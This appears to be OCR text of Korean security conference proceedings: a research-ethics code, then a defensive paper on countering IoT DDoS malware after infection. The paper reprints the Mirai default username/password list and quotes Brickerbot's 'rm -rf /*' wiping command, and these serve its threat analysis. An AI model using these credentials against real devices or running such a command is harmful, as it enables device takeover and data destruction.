[8] Bozic, N., Pujolle, G., &Secci, S. (2016, December). A tutorial on blockchain and applications to secure network control-planes. In Smart Cloud Networks &Systems (SCNS) (pp. 1-8). IEEE.

[9] Ben Cresitello-Dittmar November 2016. Application of the Blockchain For Authentication and Verification of Identity.

[10] Nakamoto, S. (2008). Bitcoin: A peer-to-peer electronic cash system.



목 차

1. 연구 부정행위 범위
2. 저자의 윤리 규정
3. 편집 위원 윤리 규정
4. 심사위원 윤리규정
5. 연구윤리 규정 시행지침
6. 진실성 검증 절차 및 기준

한국정보보호학회
Korea Institute of Information Security & Cryptology

1. 연구 부정행위 범위(1/3)

❖ 위조
- 존재하지 않는 데이터 또는 연구결과 등을 허위로 만들어 내는 행위

❖ 변조
- 연구 재료·장비·과정 등을 인위적으로 조작하거나 데이터를 임의로 변형·삭제함으로써 연구 내용 또는 결과를 왜곡하는 행위

❖ 표절
- 타인의 아이디어, 연구내용·결과 등을 정당한 승인 또는 인용 없이 도용하는 행위
  - ✓ 타인의 연구내용 전부 또는 일부를 출처를 표시하지 않고 그대로 활용하는 경우
  - ✓ 타인의 저작물의 단어·문장구조를 일부 변형하여 사용하면서 출처 표시를 하지 않는 경우
  - ✓ 타인의 독창적인 생각 등을 활용하면서 출처를 표시하지 않은 경우
  - ✓ 타인의 저작물을 번역하여 활용하면서 출처를 표시하지 않은 경우

3

한국정보보호학회 Korea Institute of Information Security & Cryptology

1. 연구 부정행위 범위 (2/3)

❖ 부당한 논문저자 표시
- 정당한 이유 없이 논문저자 자격을 부여하지 않거나 논문저자 자격을 부여하는 행위
  - ✓ 연구내용 또는 결과에 대한 공헌 또는 기여가 없음에도 저자 자격을 부여하는 경우
  - ✓ 연구내용 또는 결과에 대한 공헌 또는 기여가 있음에도 저자 자격을 부하지 않는 경우
  - ✓ 지도학생의 학위논문을 학술지 등에 지도교수의 단독 명의로 게재·발표하는 경우

❖ 중복게재
- 동일한 내용의 논문을 두 개 이상의 학술지에 게재한 행위

4

한국정보보호학회 Korea Institute of Information Security & Cryptology

1. 연구 부정행위 범위(3/3)

❖ 공적 허위진술
- 본인의 학력, 경력, 자격, 연구업적 및 결과 등에 관해서 허위 진술하는 행위

❖ 조사 방해 및 위해
- 본인 또는 타인의 부정행위 혐의에 대한 조사를 고의로 방해하거나 제보자에게 위해를 가하는 행위

❖ 과학기술계에서 통상적으로 용인되는 범위를 심각하게 벗어난 행위

한국정보보호학회 Korea Institute of Information Security & Cryptology


2. 저자의 윤리 규정

❖ 저자가 지켜야 할 윤리 규정
- 학회에서 논문을 발표 또는 투고하는 모든 저자는 본 학회 정관에 규정된 대로 학문의 발전을 위해 학자의 양심에 기인하여 논문을 투고하고 본 연구윤리규정을 준수하여야 함
- 저자는 본 규정에서 제시하는 연구부정행위에 대해서 책임을 져야 함

한국정보보호학회 Korea Institute of Information Security & Cryptology

2. 저자의 윤리 규정

❖ 연구 윤리 및 출판 윤리 메뉴얼



제1장. 연구윤리의 범위
서울시립대학교 생명과학과 교수 | 황은성
과학기술정책연구원 연구위원 | 박기범

제2장. 연구부정행위의 판정기준
서울시립대학교 생명과학과 교수 | 황은성
부경대학교 식품공학과 교수 | 김영목

제3장. 출판 윤리
조선대학교 생물교육과 교수 | 조은희
고려대학교 전기전자공학부 교수 | 윤태웅

제4장. 연구부정행위 검증의 원칙과 절차
과학기술정책연구원 연구위원 | 박기범

제5장. 이해충돌
한동대 글로벌리더십학부 교수 | 손화철

제6장. 생명윤리
서울대학교 농생명공학부 교수 | 임정묵

제7장. 연구부정 예방을 위한 올바른 연구수행방법
서울대학교 농생명공학부 교수 | 임정묵

한국정보보호학회
Korea Institute of Information Security & Cryptology

2. 저자의 윤리 규정

❖ 연구 윤리 및 출판 윤리 매뉴얼(세부 내용은 원문 참조)

III. 연구부정행위 – 표절

IV. 연구부정에 가까운 부적절 행위

(1) 표절(plagiarism)의 정의

'표절'은 타인의 아이디어, 연구내용·결과 등을 ㅈ

(1) 자기표절(self plagiarism 또는 text recycling)과 중복게재(또는 이중게재)
(redundant publication)

① 정의와 범위

- 자기표절이란 자신이 발표했던 저작물에 이미 기술된 바 있는 적은 범위의 내용을 새로운 논문 또는 서적에 재사용하는 것이다. 자기표절이란 용어는 중복게재를 지칭할 수도 있는 표현이기 때문에, '문장재사용(text recycling)' 보인다.

V. 연구부정행위 – 부당한 논문저자 표시

미국과 달리 우리나라에서는 "과학적·기술적 공헌 또는 ㅈ
적을 부여하지 않거나, 과학적·기술적 공헌 또는 기여를 ㅎ
즉, 부당한 논문저자 표시를 또 하나의 연구부정행위로 ㅈ
제정), 연구윤리 확보를 위한 지침 [시행 2012.8.1] [교육과ㅍ

(1) 논문저자의 자격은 무엇이 정하는가?

VI. 기타 연구 활동에서 피해야 할 행위

- 교육부의 연구윤리 확보를 위한 지침의 제4조 연구부정행위의 범위에는 "6. 그 밖에 인문·사회 및 과학기술 분야 등 각 학문 분야에서 통상적으로 용인되는 범위를 심각하게 벗어난 행위 등이 포함되어 있다." 또, "② 연구기관

한국정보보호학회
Korea Institute of Information Security & Cryptology

2. 저자의 윤리 규정

❖ 연구 윤리 및 출판 윤리 매뉴얼(세부 내용은 원문 참조)

- 표절
  - 아이디어 표절
  - 텍스트 표절(복제, 짜깁기 표절, 말 바꾸어 쓰기 표절, 잘못된 전문인용)
- 인용
- 출처의 표시와 인용 방법
- 자기표절과 중복게재
  - 이중 게재, 논문 쪼개기, 덧붙이기, 번역출판 등
- 표절과 자기 표절에서의 예외 사항
  - 이미 발표글에서 문장 빌려오기
  - 상식에 속하는글 사용하기
  - 학술대회 초록과 프로시딩 등

한국정보보호학회 Korea Institute of Information Security & Cryptology

3. 편집위원 윤리 규정

❖ 편집위원이 지켜야 할 윤리 규정

- 편집위원은 투고된 논문의 게재 여부를 결정하는 모든 책임을 지며, 저자의 인격과 학자로서의 독립성을 존중해야 함
- 편집위원은 학술지 게재를 위해 투고된 논문을 저자의 성별, 나이, 소속 기관은 물론이고 어떤 선입견이나 사적인 친분과도 무관하게 오로지 논문의 질적 수준과 투고규정에 근거하여 공평하게 취급하여야 함
- 편집위원은 투고된 논문의 평가를 해당 분야의 전문적 지식과 공정한 판단 능력을 지닌 심사위원에게 의뢰해야 함. 심사 의뢰 시에는 저자와 지나치게 친분이 있거나 지나치게 적대적인 심사위원을 피함으로써 가능한 한 객관적인 평가가 이루어질 수 있도록 노력해야 함. 단, 같은 논문에 대한 평가가 심사위원 간에 현저하게 차이가 날 경우에는 해당 분야 제3의 전문가에게 자문을 받을 수 있음
- 편집위원은 투고된 논문의 게재가 결정될 때까지는 심사자 이외의 사람에게 저자에 대한 사항이나 논문의 내용을 공개하면 안 됨

한국정보보호학회 Korea Institute of Information Security & Cryptology

4. 심사위원 윤리 규정(1/2)

❖ 심사위원이 지켜야 할 윤리 규정

- 심사위원은 학술지의 편집위원(회)이 의뢰하는 논문을 심사규정이 정한 기간 내에 성실하게 평가하고 평가 결과를 편집위원(회)에게 통보해 주어야 함. 만약 자신이 논문의 내용을 평가하기에 적임자가 아니라고 판단될 경우에는 편집위원(회)에게 지체 없이 그 사실을 통보해야 함

- 심사위원은 논문을 개인적인 학술적 신념이나 저자와의 사적인 친분 관계를 떠나 객관적 기준에 의해 공정하게 평가하여야 함. 충분한 근거를 명시하지 않은 채 논문을 탈락시키거나, 심사자 본인의 관점이나 해석과 상충된다는 이유로 논문을 탈락시켜서는 안 되며, 심사 대상 논문을 제대로 읽지 않은 채 평가해서도 안 됨

4. 심사위원 윤리 규정(2/2)

❖ 심사위원이 지켜야 할 윤리 규정

- 심사위원은 전문 지식인으로서의 저자의 인격과 독립성을 존중하여야 함. 평가의견서에는 논문에 대한 자신의 판단을 밝히되, 보완이 필요하다고 생각되는 부분에 대해서는 그 이유도 함께 상세하게 설명해야 함. 가급적 정중하고 부드러운 표현을 사용하고, 저자를 비하하거나 모욕적인 표현은 삼가 해야 함

- 심사위원은 심사 대상 논문에 대한 비밀을 지켜야 함. 논문 평가를 위해 특별히 조언을 구하는 경우가 아니라면 논문을 다른 사람에게 보여주거나 논문 내용을 놓고 다른 사람과 논의하는 것도 바람직하지 않음. 또한 논문이 게재된 학술지가 출판되기 전에 저자의 동의 없이 논문의 내용을 인용해서는 안 됨

5. 연구윤리규정 시행 지침(1/3)

❖ 연구 윤리 서약

- 본 학회는 회원의 연구 및 사업 수행 시 준수해야 할 연구윤리규정을 홍보하며, 신입 회원은 본 윤리규정을 준수하기로 서약해야 함. 기존회원은 윤리규정의 발효 시 윤리규정을 준수하기로 서약한 것으로 간주함

❖ 연구 윤리 위원회 구성

- 연구윤리위원회는 위원장 1명을 포함하여 회원 5인 이상의 위원으로 구성함을 원칙으로 하며, 위원은 본 학회 회원으로서 회장이 임명함
- 연구윤리위원회의 사무를 처리하기 위하여 윤리위원회에 간사 1인을 둘 수 있음
- 연구윤리위원회 위원의 임기는 1년으로 하며 연임할 수 있음

5. 연구윤리규정 시행 지침(2/3)

❖ 연구 윤리 위원회 권한

- 연구윤리위원회는 연구윤리규정 위반으로 보고된 사안에 대하여 제보자, 피조사자, 증인, 참고인에 대하여 진술을 위한 출석을 요구할 수 있으며, 피조사자에게 자료의 제출을 요구할 수 있음. 이 경우 피조사자는 반드시 응하여야 함

- 연구윤리위원회는 소속기관의 장에게 사실로 판정된 부정행위에 대하여 이를 통보할 수 있음

- 그 밖의 위원회 운영을 위하여 필요한 사항은 위원회의 의결을 거쳐 위원장이 정할 수 있음

5. 연구윤리규정 시행 지침(3/3)

❖ 자체적인 검증 체계 마련

- 부정 행위의 범위
- 부정행위의 신고 접수 및 조서를 담당하는 기구, 부서 또는 책임자
- 연구 윤리위원회의 구성원칙, 조사 절차 및 기간
- 부정행위에 대한 제재의 종류
- 제보자 및 피조사자 보호 방안

6. 진실성 검증 절차 및 기준(1/4)

❖ 진실성 검증 책임 주체

- 연구윤리위원회는 부정행위의 발생을 인지하거나 제보가 있을 경우 본 학회는 이에 대한 검증 책임이 있으며, 회장은 연구윤리위원회를 통하여 성실하게 처리하여야 함
- 피조사자가 조사위원회에서 요구하는 자료를 고의로 훼손하였거나 제출을 거부하는 경우에 요구 자료에 포함되어 있다고 인정되는 내용의 진실성을 입증할 책임은 피조사자에게 있음

6. 진실성 검증 절차 및 기준(2/4)

❖ 본조사

- 본조사는 부정행위의 혐의에 대한 사실 여부를 입증하기 위한 절차를 말하며, 연구윤리위원회 등을 구성하여 진행하여야 함
- 연구윤리위원회는 제보자와 피조사자에게 의견진술의 기회를 주어야 하며, 본조사 결과에 대해서도 이의제기 및 변론의 기회를 주어야 함. 당사자가 이에 응하지 않을 경우에는 이의가 없는 것으로 간주함
- 본조사 결과에 대한 제보자와 피조사자의 이의제기 또는 변론 내용과 그에 대한 처리결과는 조사결과 보고서에 포함되어야 함
- 본조사 착수 이전에 제보자에게 연구윤리위원 명단을 알려야 하며, 제보자가 연구윤리위원 기피에 관한 정당한 이의를 제기할 경우 이를 수용하여야 함

한국정보보호학회
Korea Institute of Information Security & Cryptology

6. 진실성 검증 절차 및 기준(3/4)

❖ 조사 결과의 보고

- 연구윤리위원회는 본조사의 결과와 내용을 10일 이내에 본 학회 회장에 보고하여야 함
- 본조사의 결과보고서에는 다음 각 호의 사항이 반드시 포함되어야 함
  - 제보의 내용
  - 조사의 대상이 된 부정행위
  - 연구윤리위원회의 조사위원 명단
  - 관련 증거 및 증인
  - 해당 연구에서의 피조사자의 역할과 혐의의 사실 여부
  - 조사결과에 대한 제보자와 피조사자의 이의제기 또는 변론 내용과 그에 대한 처리결과

한국정보보호학회
Korea Institute of Information Security & Cryptology

6. 진실성 검증 절차 및 기준(4/4)

❖ 조사 결과 보고에 대한 후속조치

- 회장은 조사결과 보고를 받은 경우 조사내용 결과 및 그에 따른 판정의 합리성과 타당성에 문제가 있다고 판단되는 경우 연구윤리위원회에 추가적인 조사의 실시 또는 조사와 관련된 자료의 제출을 요구할 수 있음

- 본 학회는 판정결과에 근거하여 후속 조치를 취하고 이를 피조사자에게 통보하여야 함
  - 연구부정행위 관련자에 대한 소속기관에의 징계의 요구
  - 3년 이하의 학회 회원자격 정지
  - 학회지 또는 인터넷 매체를 통한 공지
  - 그 밖의 부정행위의 규모 및 범위 등을 고려한 별도의 조치 사항

- 회원자격 정지라 함은 다음 각 호의 사항에 대한 제한을 말함
  - 학회지 논문 게재
  - 학회 활동 참여
  - 논문의 직권 및 인용
  - 기타 회원으로서 가지는 권리

19

한국정보보호학회
Korea Institute of Information Security & Cryptology



C-1 IoT 보안

민 병 길 (NSR)

- IoT 기반 DDoS 악성코드 대응방안
  문병우, 황동현, 염흥열
- 위협 모델링 기법을 이용한 스마트 플러그 분석
  곽지원, 김승주
- 사물인터넷 환경의 암호 키 관리 기준 동향 분석
  김대운, 최은영, 박해룡
- IoT 환경에서 ECDH 공개키를 이용한 디바이스 인증 및 키 설정 프로토콜
  이종훈, 한상우, 박창섭

IoT 기반 DDoS 악성코드 대응방안 *

문병우*, 황동현*, 염흥열**

*순천향대학교 융합서비스보안학과,**순천향대학교 정보보호학과

IoT-based DDoS Malicious Code Countermeasures

Byoung-Woo Moon*, Dong-Hyun Hwang*, Heung-Youl Youm**

*Department of Convergence Service Security, SoonChunHyang University.

**Department of Information Security Engineering, SoonChunHyang University.

요 약

최근 사물인터넷(Internet of Things, IoT) 기기들이 악성코드에 감염되면서 초대형 DDoS(Distributed Denial of Service) 공격에 사용되었다. 앞으로 IoT 기기들은 꾸준히 증가할 것이고 그에 따른 보안 위협도 같이 증가할 것이다. 하지만 보안 위협에 따른 보안 대책으로는 예방에 초점을 두고 있다. 하지만 IoT 기기들이 기하급수적으로 증가하면서 취약점은 지속적으로 발생되고 그에 따른 업데이트를 즉각적으로 하긴 제한되어 악성코드 감염은 어느 정도 불가피할 것으로 보인다. 그렇게 IoT 기기가 감염되어 DDoS 공격에 활용되면 공격의 규모와 피해의 규모는 예측할 수 없을 것이다. 따라서 본 논문에서는 DDoS 악성코드의 대응방안으로 악성코드에 감염되지 않는 것 보다는 악성코드 감염 후에 DDoS 공격을 실시하지 못하도록 하는 것에 초점을 두고 제시하고자 한다.

I. 서론

최근 일상생활에서 사용하는 사물들에 대부분이 인터넷에 연결되기 시작했다. 사물들에 인터넷이 연결되기 시작하면서 사물인터넷이란 단어가 생기고 IoT라는 약자로 사용되고 있다. IoT는 사물들에 연결된 인터넷들이 다른 사물들과 통신하면서 사물들이 수집한 데이터를 공유하고 분석하여 사용자에게 편리성을 제공해준다.

초기에는 적은 수였던 IoT 기기들에 대한 보안 위협이 적었지만 현재는 기기의 수가 기하급수적으로 증가하고 있어 기기들을 대상으로 한 위협이 증가하고 있다. 미국의 IT 자문기관에서 IoT 기기들이 올해에 약 84억 개가량 증가할 것으로 예상하고, 2020년에 약 250억 개까지 증가할 것으로 보고 있다[1]. 이렇게 증가하는 기기의 수는 일상생활에서 사람들에게 편리함을 제공해줄 수 있지만 공격당하게 되어 피해가 발생할 경우 그 피해는 측정할 수 없을 것이다.

IoT 기기가 증가함에 따라 같이 증가하는 가장 큰 위협으로는 감염된 IoT 기기들을 기반으로 한 DDoS 공격으로 예상된다. 2016년에 감연된 IoT 기기들을 이용한 초대형 DDoS 공격이 발생하였는데 규모는 623Gbps 이었다[2]. 이는 악성코드에 감염된 기기의 수가 상당했을 것으로 예상되고 생활 속에 취약한 IoT 기기들이 더욱 증가하게 되면 공격의 규모도 더 커질 수 있게 된다. 또한 IoT기기의 증가로 취약점 발견은 엄청난 피해를 가져올 수 있게 된다.

따라서 IoT 기기를 기반으로 한 DDoS 악성코드에 대하여 기기가 감염되지 않기 위해 예방하는 것에 초점을 두지 않고 감염이 되더라도 최대한 DDoS 공격을 하지 못하도록 하는 거에 초점을 두었다.

* 본 연구는 미래창조과학부 및 한국인터넷진흥원의 “고용계약형 정보보호 석사과정 지원사업”의 연구결과로 수행되었음

II.IoT 악성코드

사물인터넷시대에 들어선 현재 임베디드 리눅스 기반 기기들에 대한 악성코드들이 리눅스 기반에 인터넷이 연결된 IoT 기기들을 타겟으로 하여 지속적으로 발견되고 진화하고 있다. 초기에 IoT 기기를 타겟으로한 악성코드들은 IoT 기기들이 인터넷에 연결되어 사용되지만 보안에 취약한 것을 이용하여 공격하고 있다. 하지만 현재까지도 출시되는 기기들의 취약한 부분은 쉽게 보완되지 않고 취약점이 지속적으로 발견돼 악성코드 감염에 대한 기사가 나오고 있다. 현재와 같은 보안수준이라면 IoT 기기의 보급률 증가에 따라 악성코드 감염도 증가할 것이고 결국엔 거대한 봇넷이 형성되고 이전에 발생한 초대형 공격보다 큰 공격이 발생할 수 있을 것이다. 따라서 현재까지 발견된 IoT 기기들을 타겟으로 한 악성코드들을 분석할 필요가 있다.

2.1 악성코드 감염시 우려사항

2.1.1 사생활 침해

IoT 기기들 중에 사용자를 센싱해서 데이터를 수집하고 분석하여 사용자에게 서비스를 제공하기도 하는데, 센싱되는 기기들이 악성코드에 감염되었을 경우 사생활 침해를 유발할 수 있다.

사용자가 기기를 조작하는 경우나 기기가 사용자를 인식하는 경우 악성코드 유포자가 기기들을 모니터링하여 데이터를 분석한 후 사람이 집에 없는 시간과 주로 활동하는 시간을 파악하여 집에 침입할 수 있을 것이다.

또 기기에 카메라 기능과 마이크 기능이 있다면 악성코드 유포자는 피해자의 동의 없이 사진, 동영상을 찍거나 음성을 녹음하여 피해를 입힐 수 있게 된다.

2.1.2 기기 무력화

기기를 무력화 시키는 악성코드에 감염되었을 경우 유포자가 악성코드에 삽입해놓은 명령어에 따라 일부만 사용하지 못하게 되거나 완전히 기기를 무력화시켜 사용할 수 없게 할 수 있다.

추가적으로 개발되고 있는 스마트 카의 경우에는 악성코드에 감염되게 되면 인명피해로 바로 연결될 수 있어 더욱 주의해야한다.

2.1.3 설정 변경 및 데이터 조작

기기가 해킹될 경우 기기를 완전히 장악하게 되므로 공격자는 해당 기기의 설정을 변경하거나 데이터를 조작할 수 있게 된다. 따라서 공격자의 수익으로 연결되는 광고를 노출 시키거나 추가적인 악성행위를 할 수 있다. 제일 위험한 것은 의료형 IoT 기기의 데이터들이 함부로 조작될 경우 인명피해가 발생할 수도 있게 된다.[3]

2.1.4 DDoS 공격에 활용

IoT 기기의 사용이 증가할수록 가장 위험하게 생각되는 부분이다. 최근까지 발생하는 IoT 기기들의 악성코드 감염사고를 보면 대부분 상당한 규모의 DDoS 공격하여 기업에게 피해를 주었다.

감염된 기기의 수가 적을 때는 해당 기기만 서비스 안 되도록 과부하를 걸어 공격하지만 감염된 기기의 수가 많아지면 감염된 기기들을 이용하여 다른 곳을 타겟으로 정하여 공격할 수 있게 된다.

IoT 기기들의 보급률은 증가하고 있지만 보안의식은 아직은 부족하기 때문에 기기가 증가할수록 감염되어 봇넷이 되는 기기들도 같이 증가할 것이다.

2.2 주요 악성코드

[표 1] 임베디드 리눅스 기반 악성코드 발견 현황[3]

	Aidra	Darlloz	Gafgyt	Mirai	Pnscan	Total
2012	36	-	-	-	-	36
2013	19	7	-	-	-	26
2014	98	28	222	-	-	348
2015	87	9	980	-	104	1,180
2016	269	7	8,635	138	76	9,125
Total	509	51	9,837	138	180	10,715

[표 1]은 임베디드 리눅스 기반 악성코드들의 발견현황이다. 표에서 볼 수 있듯이 2014년 이후부터는 악성코드의 수가 급증하는 것을 알 수 있다. 계속해서 IoT 기기들의 수가 증가함에 따라서 악성코드 또한 계속 증가할 것이다. [표 1]에서는 추가되지 않았지만 최근 Hajime, Bricker라는 이름의 악성코드들도 발견되어 많은 기기들을 감염시켰다. 아래는 발견된 악성코드들의 기능들이다.

- Aidra : 2012년에 발견된 최초의 IoT기기를 타겟으로한 악성코드, DDoS 공격, Darllos 제거기능[3]
- Darlloz : 비트코인 채굴[3]
- Gafgyt : DDoS[3]
- Pnscan : 보안 취약점 공격[3]
- Wifatch : 감염 후 기기의 보안 문제 해결[3]
- Mirai : DDoS[3]
- Hajime : Mirai 악성코드 기반으로 몇몇 포트를 닫아 Mirai와 유사한 위협들을 차단하는 기능만 가지고 있음. 유포모듈만 존재[4]
- Brickerbot : IoT 기기가 감염되면 rm -rf /* 명령어를 사용하여 기기를 무력화[5]

발견된 악성 코드들의 기능 중 DDoS 공격 기능이 있는 악성코드도 있고 없는 악성코드도 있지만 가장 큰 피해를 주었던 악성코드의 기능은 DDoS 공격이다.

2.3 악성코드 감염경로

IoT 기기들을 감염시키는 악성코드들의 감염경로를 보게 되면 기기의 취약점을 이용한 악성코드와 기기의 취약한 ID/PW를 이용하여 감염시키는 두 가지 방법이 있다. 최근에 많이 사용되는 방법은 초기 ID/PW 및 예측 가능한 ID/PW 사용으로 2016년에 나온 Mirai 악성코드가 많은 기기들을 감염시키고 소스를 오픈하여 이후 나온 Hajime와 BrickerBots 악성코드들은 [그림 1]과 같이 Mirai가 사용했던 ID/PW 리스트들을 활용하여 공격하였다.

ID	PW	ID	PW	ID	PW
root	xc3511	root	jvbzd	supervisor	supervisor
root	vizxv	root	anko	guest	guest
root	admin	root	zlxx.	guest	12345
root	888888	root	7ujMko0vizxv	guest	guest
root	xmhdipc	root	7ujMko0admi	admin1	password
root	default	root	system	administrator	1234
root	juantech	root	ikwb	666666	666666
root	123456	root	dreambox	888888	888888
root	54321	root	user	ubnt	ubnt
root	(none)	root	realtek	admin	1111111
root	root	root	00000000	admin	1234
root	12345	admin	admin	admin	12345
root	pass	support	support	admin	54321
root	1111	admin	password	admin	123456
root	666666	admin	(none)	admin	7ujMko0admi
root	password	admin	admin1234	admin	1234
root	1234	admin	smcadmin	admin	pass
root	klv123	admin	1111	admin	meinsm
root	klv1234	Administrator	admin	tech	tech
root	Zte521	user	user	mother	fu**er
root	hi3518	service	service		

[그림 1] MIrai에 사용된 ID/PW Table[6]

III. DDoS 악성코드 공격방식

IoT 기기가 상용화되면서 가장 치명적인 공격으로 DDoS를 들 수 있다. 기기가 DDoS 악성코드에 감염될 경우 사용자는 물론 사회적으로 큰 피해를 입히는 공격에 사용될 수 있다.

DDoS 공격의 기법으로는 크게 대역폭소진 공격과 어플리케이션을 공격하는 방식이 있다.

[표 2] DDoS 공격유형의 분류[7]

구분	대역폭소진 공격	어플리케이션공격
대표 공격유형	UDP/ICMP FLooding, SYN Flooding	HTTP
프로토콜	3~4 계층 : IP, ICMP, IGMP, UDP, TCP 등	7 계층 : HTTP, FTP, SMTP 등
공격 대상	네트워크 인프라	웹서버, DB, 정보보호 장비 등
Spoofing 여부	사용 / 미사용	미사용
증상	회선 대역폭 고갈, 동일 네트워크 사용 서비스 접속장애 발생	HTTP 서버과다접속으로 인한 장애발생, 공격대상 시스템만 피해

- UDP Flooding : 공격자가 UDP 패킷을 Victim B의 IP로 Victim A에게 전송하면 Victim A는 Victim B에게 응답하면 Victim A 또한 응답하면서 계속 패킷을 주고 받아 두 시스템 사이에 네트워크 과부하 발생[7]
- ICMP Flooding : 공격자가 목표 시스템의 IP로 봇넷에 ICMP echo request 패킷을 전송하면 봇넷에 모든 시스템들은 ICMP echo reply 패킷을 목표 시스템에게 전송하여 네트워크 과부하 발생[7]
- SYN Flooding : TCP 연결을 위해 전송하는 SYN 패킷을 봇넷을 통해 지속적으로 전송하여 대상 시스템의 자원을 고갈시킴[7]

- GET Flooding : 웹서버에 대량의 Get 메시지를 전송하여 과부하 유발[7]
- HTTP CC Attack : Cache를 사용하지 않도록 하여 웹서버가 직접 응답하도록 유도하여 웹서버의 자원을 고갈[7]

IV.IoT 기반 DDoS 악성코드 대응방안

IoT 기기들을 타겟으로한 DDoS 악성코드들의 공격력은 가늠하기 힘들고 악성코드의 수도 기기의 수에 맞춰 계속 증가하고 있다. 따라서 IoT 기기 보안과 IoT 기기를 타겟으로한 악성코드에 대한 대비책이 필요하다.

대응책으로 제일 먼저 제시하는 부분은 [표 2]의 IoT에 대한 공통보안 원칙들을 통하여 기기들의 보안을 점검하여 예방하는 것이 필요하다. 초기 설계 당시에 보안을 고려하여 설계 및 제작하고, 소스코드 구현단계에서부터 시큐어코딩을 통하여 취약점을 사전에 예방하고, 취약점 발견 시 재빠른 패치로 대응하고 지속적인 업데이트를 통하여 악성코드 감염을 예방에 할 수 있을 것이다[8]. 하지만 원칙들을 잘 지켜 예방으로 악성코드 감염을 전부 차단할 수 있으면 제일 좋겠지만 늘어나는 기기들을 사용자들이 전부 일일이 관리하고 보안의식이 부족하여 관리하지 못하게 된다면 계속해서 발견되는 취약점 앞에서 예방은 무용지물이 된다.

따라서 본 논문에서 대응방안으로 제시하고자 하는 것은 IoT 기기를 타겟으로한 악성코드들은 공격에 대한 기능을 담고 있지만 감염 후에 공격이 차단되는 것에 대한 대비책은 부족한 것으로 보인다[3]. 따라서 IoT 기기가 악성코드에 감염되더라도 해당 기기 혹은 기기가 연결되어있는 공유기에서 공격하는 것을 차단할 수 있도록 해야 한다는 것이다.

[표 3] KISA IoT공통보안 7대 원칙[8]

구분	내용
1	정보보호와 프라이버시 강화를 고려한 IoT 제품*서비스 설계
2	안전한 소프트웨어 및 하드웨어 개발 기술 적용 및 검증
3	안전한 초기 보안 설정 방안 제공
4	보안 프로토콜 준수 및 안전한 파라미터 설정
5	IoT 제품*서비스의 취약점 보안패치 및 업데이트 지속 이행
6	안전한 운영*관리를 위한 정보보호 및 프라이버시 관리체계 마련
7	IoT 침해사고 대응체계 및 책임 추적성 확보 방안 마련

4.1 uRPF(Unicast Reverse Path Forwarding)

uRPF 기술은 현재 라우터의 설정에서 쓰이는 기술이로 IP Spoofing을 검출하기 위한 기능이다. 라우터에 들어오는 패킷의 IP에 해당되는 인터페이스와 리우팅 테이블 정보를 토대로 패킷의 IP가 동일 인터페이스에서 왔는지 확인하여 패킷을 Pass 혹은 Drop 시킨다. 따라서 C&C 서버에서 내려오는 공격 명령 중 Source IP를 피해자의 IP로 바꿔서 패킷의 Response가 피해자에게 가도록 하여 피해자의 대역폭을 소모하여 시스템이 마비되는 공격에 대하여 대응할 수 있다.[9]

4.2 ACL(Access Control List)을 통한 패킷 제어


IoT 기기 또한 리눅스를 기반으로한 하나의 컴퓨터와 같기 때문에 컴퓨터에서 사용하는 프로토콜들을 이용하여 DDoS 공격에 사용된다.

따라서 ACL을 통하여 제한할 필요가 있게 된다. 적용하는 방식으로는 화이트 리스트에 패킷의 아웃바운드를 설정하여 통신이 필요한 아이피와 프로토콜을 추가한다. 이렇게 설정을 하게 되면 해당 기기에서는 패킷을 받는 것은 모두 허용 되지만 사용자가 설정해준 아이피와 프로토콜 외에로 전송하는 패킷은 차단되게 된다. 따라서 악성코드에 감염되더라도 DDoS 공격에 사용되는 것은 차단할 수 있게 된다.

4.2 DNS Sinkhole

IoT 기기가 악성코드에 감염되어 C&C 서버로부터 명령을 받아 공격을 하게 되는데 여기서 DNS Sinkhole은 C&C 서버로 받는 명령을 DNS 서버 측에서 도메인 목록 제공서버로부터 확인 후 차단할 수 있도록 하는 기술이다.

따라서 악성코드에 감염이 되더라도 C&C 서버에서 명령을 받더라도 Sinkhole로 연결되어 DDoS 공격에 대응할 수 있다.[10]



[그림 2] DNS Sinkhole 구성도[10]

V.결론

본 논문에서는 IoT 기반 DDoS 공격에 대해서 악성코드에 감염 전 예방이 아닌 감염 후 대응방안에 관하여 제시해 보았다.

일상생활에서 사용되는 기기들에 인터넷이 연결되기 시작하면서 그에 따른 보안 위협도 증가하고 있다. IoT 기기의 보안에 있어 예방은 필수지만 계속해서 발견되는 취약점에 대해서는 예방보다는 대응이 필요했다. 따라서 IoT 기기가 악성코드에 감염되더라도 DDoS 공격에 활용되지 못하도록 앞에 언급한 대응방안들을 기기에 적용시키는 것이 필요할 것이다.

하지만 제시한 방식들 중 아직 기기에 직접 적용은 제한되고 라우터에 적용되어야 하는 기술도 있기 때문에 그 기술들을 IoT 기기 또는 기기가 연결된 공유기에에 적용할 수 있도록 연구되어야한다.

[참고문헌]

[1] Mark Hung, “IoT's Challenges and Opportunities in 2017”, 2017

[2] Chad Seaman, “Threat Advisory: Mirai Botnet”, p2, 2016

[3] 차민석, “임베디드 리눅스 기반 사물인터넷(IoT) 보안위협 동향”, 2016

[4] Sam Edwards, Ioannis Profetis, Hajime : Analysis of a decentralized internet worm for IoT devices, 2017

[5] Iain Thomson, “Forget Mirai - Brickerbot malware will kill your crap IoT devices”, 2016

[6] James-Gallagher, “https://github.com/James-Gallagher/Mirai/blob/master/mirai/bot/scanner.c”, 2016

[7] 한국인터넷진흥원(KISA), “DDoS 공격대응 가이드”, p23-p43, 2012

[8] IoT 보안얼라이언스, “IoT 공통 보안 원칙”, 2016

